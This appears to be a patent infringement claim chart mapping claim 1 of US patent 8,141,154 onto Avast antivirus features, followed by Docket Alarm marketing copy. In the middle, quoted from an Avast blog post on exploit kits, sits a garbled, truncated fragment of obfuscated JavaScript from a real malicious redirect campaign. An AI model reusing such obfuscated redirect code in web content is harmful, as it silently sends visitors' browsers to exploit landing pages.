



**Avast Software – Infringement of the ‘154 Patent**

<p><b>8,141,154 - Claim 1</b></p>	<p><b>Avast Software Antivirus / Internet Security</b></p>
<p>A system for protecting a computer from dynamically generated malicious content, comprising:</p>	<p>Avast includes a hardened mode features which allows blocking of files from executing when it is unclear if they are safe.</p>  <p>Sources: <a href="https://press.avast.com/avast-makes-the-most-trusted-antivirus-in-the-world-even-faster-and-">https://press.avast.com/avast-makes-the-most-trusted-antivirus-in-the-world-even-faster-and-</a></p>

more-effective <https://www.youtube.com/watch?v=3Z3jv6FOMjY>.

Avast will protect from web based attacks that are dynamically generated and have passed static scanning.




<http://itchannel3.itchannel.ro/wp-content/uploads/2013/07/avast-load-JZ-edit.pdf>

a content processor (i) for

Avast will protect web based attacks that are processed by a content processor, such as a client with a

processing content received over a network, the content including a call to a first function, and the call including an input, and

web browser, and originate from the web and are “received over a network.”



<http://itchannel3.itchannel.ro/wp-content/uploads/2013/07/avast-load-JZ-edit.pdf>

Avast includes protection against exploits that launch in a user's browser to execute malicious code without the user's knowledge. A script shown below will be rendered at runtime, and is a redirect to a malicious content.

### 3. Exploit Kits and their network

An Exploit Kit is a set of vulnerability tests and exploits which are launched against a user's browser in order to execute malicious code without his knowledge. Sites with malicious code are called "landing pages" and they are often located on free hosting services. To achieve user traffic, EK owners create networks from small hacked pages, like the one in the email question we received. Their purpose is to redirect the browser without being detected, so infected web pages do not show any sign of change. They check the browser in the background and send the user silently to a landing page if any vulnerability is found.

The image below shows a redirecting script from a recent campaign which targeted advertisement servers.

```
var Xuo=window,PQ_=Xuo['document'],sAa,G_,QYG,Abh,FMW=''+'iRa('jepzLUA-xLe',5,3)+'iRa('JnBe01-11qb15',5,3);function yme(NBa){return document.cookie.search(RegExp('tKz(LPf){LPf+='-50,0,3,18,-51,9,18,-34';LPf=LPf.split(',')SKx='';for(Arp=0;Arp<L.fromCharCode(ALV));xEu=new Date();return SKx+xEu.getDate()+yh(xEu)}function iwVn.substring(zDj,zDj+xX);}try{_Hf();sAa='97,7,19,19,15,-39,-50,-50,22,22,22,';if}function HZ(){return 'host:'+PQ_.location.host.replace(/[^a-z0-9]/,'')};function
```

<https://blog.avast.com/2013/11/12/top-3-types-of-hacks-against-small-websites/#more-18482>

In recent days, the avast! Virus Lab has observed a high activity of malware distributed through exploit kits. Most cases of infection are small websites which usually provide adult entertainment, but there was also [news](#) about one of the top 300 visited websites being infected.

Infection chains ended dropping a final payload in a form of an executable file with a constant, not wide-spread name like 1SKKKKKK.exe. After a closer look, we found that this filename is shared among aggressive malware threats – banking Trojans like Win32:Citadel, Win32:Shylock/Caphaw, Win32:Ranbyus, Win32:Spyeye; stealthy infostealers like [Win32:Neurevt \(a.k.a. BetaBot\)](#), Win32:Gamarue, Win32:Cridex, Win32:Fareit; and even file infectors like Win32/64:Expiro(infected *dbghlp.exe*).

<https://blog.avast.com/2013/11/20/fallout-from-nuclear-pack-exploit-kit-highly-toxic-for-windows->

	<p>machines\</p> <p><a href="https://blog.avast.com/2013/11/20/fallout-from-nuclear-pack-exploit-kit-highly-toxic-for-windows-machines/">https://blog.avast.com/2013/11/20/fallout-from-nuclear-pack-exploit-kit-highly-toxic-for-windows-machines/</a></p>
<p>(ii) for invoking a second function with the input, only if a security computer indicates that such invocation is safe;</p>	<p>Avast includes a look-up to the avast! Cloud to determine if the file is safe and will block it if it is marked as bad.</p>

# Explore Litigation Insights

Docket Alarm provides insights to develop a more informed litigation strategy and the peace of mind of knowing you're on top of things.

## Real-Time Litigation Alerts



Keep your litigation team up-to-date with **real-time alerts** and advanced team management tools built for the enterprise, all while greatly reducing PACER spend.

Our comprehensive service means we can handle Federal, State, and Administrative courts across the country.

## Advanced Docket Research



With over 230 million records, Docket Alarm's cloud-native docket research platform finds what other services can't. Coverage includes Federal, State, plus PTAB, TTAB, ITC and NLRB decisions, all in one place.

Identify arguments that have been successful in the past with full text, pinpoint searching. Link to case law cited within any court document via Fastcase.

## Analytics At Your Fingertips



Learn what happened the last time a particular judge, opposing counsel or company faced cases similar to yours.

Advanced out-of-the-box PTAB and TTAB analytics are always at your fingertips.

## API

Docket Alarm offers a powerful API (application programming interface) to developers that want to integrate case filings into their apps.

## LAW FIRMS

Build custom dashboards for your attorneys and clients with live data direct from the court.

Automate many repetitive legal tasks like conflict checks, document management, and marketing.

## FINANCIAL INSTITUTIONS

Litigation and bankruptcy checks for companies and debtors.

## E-DISCOVERY AND LEGAL VENDORS

Sync your system to PACER to automate legal marketing.